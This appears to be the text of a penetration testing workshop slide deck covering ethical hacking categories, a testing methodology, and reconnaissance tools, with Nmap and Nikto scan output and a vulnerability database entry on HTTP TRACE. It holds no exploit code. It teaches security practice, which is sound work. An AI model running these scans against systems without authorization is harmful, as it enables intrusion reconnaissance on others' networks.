Penetration Testing Workshop

Who are we?

- Carter Poe
- Nathan Ritchey
- Mahdi Shapouri
- Fred Araujo

Outline

- Ethical hacking
- What is penetration testing?
- Planning
- Reconnaissance
  - Footprinting
  - Network
  - Endpoint
  - Application
- Attack
  - Vulnerability probing
  - Metasploit
- Hands-on Lab
  - Network reconnaissance & OS Fingerprinting
  - From SQL injection to shell
  - FTP server exploitation

Ethical Hacking

- What is it?
- How to do it safely.

Ethical Hacking

- In any computer security attack, the attacker will fall into any three categories depending on their intentions and use of the attack.
- “Black Hat Hackers” are attackers whose sole reason for penetrating a system is to gain information from the system to be used for malicious purposes.
- Its important to note that you are breaking SEVERAL federal and state laws while performing this category of attack.
- If caught the punishment typically ranges from confiscation of equipment to jail tme.

Ethical Hacking

- “White Hat Hackers” are attackers whose sole reason for penetrating a system is to harden the system against attacks so that it will be less susceptible to attacks in the future.
- Companies typically hire these hackers to stress test their defense systems for any potential holes within the defense network.
- While this kind of attack is legal, the attackers are only allowed to access areas that the company explicitly consents to.
- This is the kind of hacking we will be doing today.

Ethical Hacking

- “Gray Hat Hackers” are attackers whose sole reason for penetrating a system is simply because they can and they typically return any stolen information that could be used for malicious purposes.
- While these attacks are considered illegal, the majority of attackers are never caught or even noticed after the attack has happened.

Ethical Hacking

- Today we are going to show you how to go about hacking in a safe environment, a set of tools to use for hacking, and some business applications of white hat hacking.

What is Penetration Testing

- “Penetration testing can be defined as a security-oriented probing of a computer system or network to seek out vulnerabilities that an attacker could exploit”

Business Perspective of Pen Testing

- Why would I ever need a penetration test?
- A successful penetration test would be that which would help an organization to understand the business risks arising from the vulnerabilities, and would provide a proper risk mitigation plan that fits the organizations business policy.

Pen Testing Model

- Planning
- Discovery
- Attack
- Reporting





Fig. 1: Four Phase Penetration Testing Methodology [2]

Planning

- Where the scope for the assignment is defined.
- Limitations compared to hackers.
  - Time
  - Legal Restrictions



Discovery


- Footprinting
- Network
- Endpoint
- Application

Discovery: Footprinting

- First part of Discovery.
- Involves searching the internet, querying various public repositories (whois databases, domain registrars, Usenet groups, mailing lists, etc.).

Discovery: Network

- Mapping out the Topology of a network.
- High level representation with Etherape.



Discovery: Network (Cont.)

- Using Nmap
  - Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich) used to discover hosts and services on a computer network, thus creating a "map" of the network.

Discovery: Network (Cont.)

- Nmap Output


```
root@kali:~# nmap -sT  192.168.89.191

Starting Nmap 6.40 ( http://nmap.org ) at 2014-09-05 16:16 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.89.191
Host is up (0.012s latency).
Not shown: 982 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1030/tcp open  iad1
1033/tcp open  netinfo
1034/tcp open  zincite-a
1035/tcp open  multidropper
```

Discovery: Endpoint


- OS Fingerprinting
  - Determining the type of operating system used by studying the types of packets flowing from a system. Passive OS fingerprinting only analyzes the packets. Active OS fingerprinting sends challenges to the OS and examines the type of responses.

Discovery: Endpoint

- OS Fingerprinting with Xprobe2



Discovery: Applications




Discovery: Applications

- Application & services discovery
  - Manual (e.g., telnet)
  - Automated (e.g., nikto, nessus, openvas)
- Vulnerability probing
  - owasp-zap
  - Burpsuite
  - Nikto
  - …

OWASP Top 10

OWASP Top 10 - 2010 (Previous Version)	OWASP Top 10 - 2013 (Current Version)
A1-Injection	A1-Injection
A3-Broken Authentication and Session Management	A2-Broken Authentication and Session Management
A2-Cross Site Scripting (XSS)	A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object Reference	A4-Insecure Direct Object References
A6-Security Misconfiguration	A5-Security Misconfiguration
A7-Insecure Cryptographic Storage - Merged with A9 -->	A6-Sensitive Data Exposure
A8-Failure to Restrict URL Access - Broadened into -->	A7-Missing Function Level Access Control
A5-Cross Site Request Forgery (CSRF)	A8-Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards
A9-Insufficient Transport Layer Protection	Merged with 2010-A7 into 2013-A6


+ Target IP: 74.217.87.87
+ Target Hostname: webscantest.com
+ Target Port: 80
+ Start Time: 2014-03-16 13:23:30 (GMT0)
+ Server: Apache
+ Retrieved x-powered-by header: PHP/5.3.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, inode: 492056, size: 101, mtime: 0x4f135f9b82c00
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /cart/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2014-03-16 13:43:12 (GMT0) (1182 seconds)
+ 1 host(s) tested
root@kali:~#

877 : Multiple Web Server Dangerous HTTP Method TRACE

Printer | http://osvdb.org/877 | Email This | **Edit Vulnerability**

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
88	32873	about 11 years ago	5 months ago	10 times	85%

Timeline

Disclosure Date
2003-01-20

Description

RFC compliant web servers support the TRACE HTTP method, which contains a flaw that may lead to an unauthorized information disclosure. The TRACE method is used to debug web server connections and allows the client to see what is being received at the other end of the request chain. Enabled by default in all major web servers, a remote attacker may abuse the HTTP TRACE functionality, i.e. cross-site scripting (XSS), which will disclose sensitive configuration information resulting in a loss of confidentiality.

Classification

Location: Remote / Network Access
Impact: Loss of Confidentiality
Exploit: Exploit Public
OSVDB: Web Related

Solution

If the TRACE method is not essential for your site, disable it in the web server configuration. Consult your documentation or vendor for detailed instructions on how to accomplish this.

Products

The Apache Software Foundation	Chukwa	0.4.0
Juniper Networks, Inc.	NSMXpress	Unspecified
	NSM3000	Unspecified
	NSMXpress HA	Unspecified

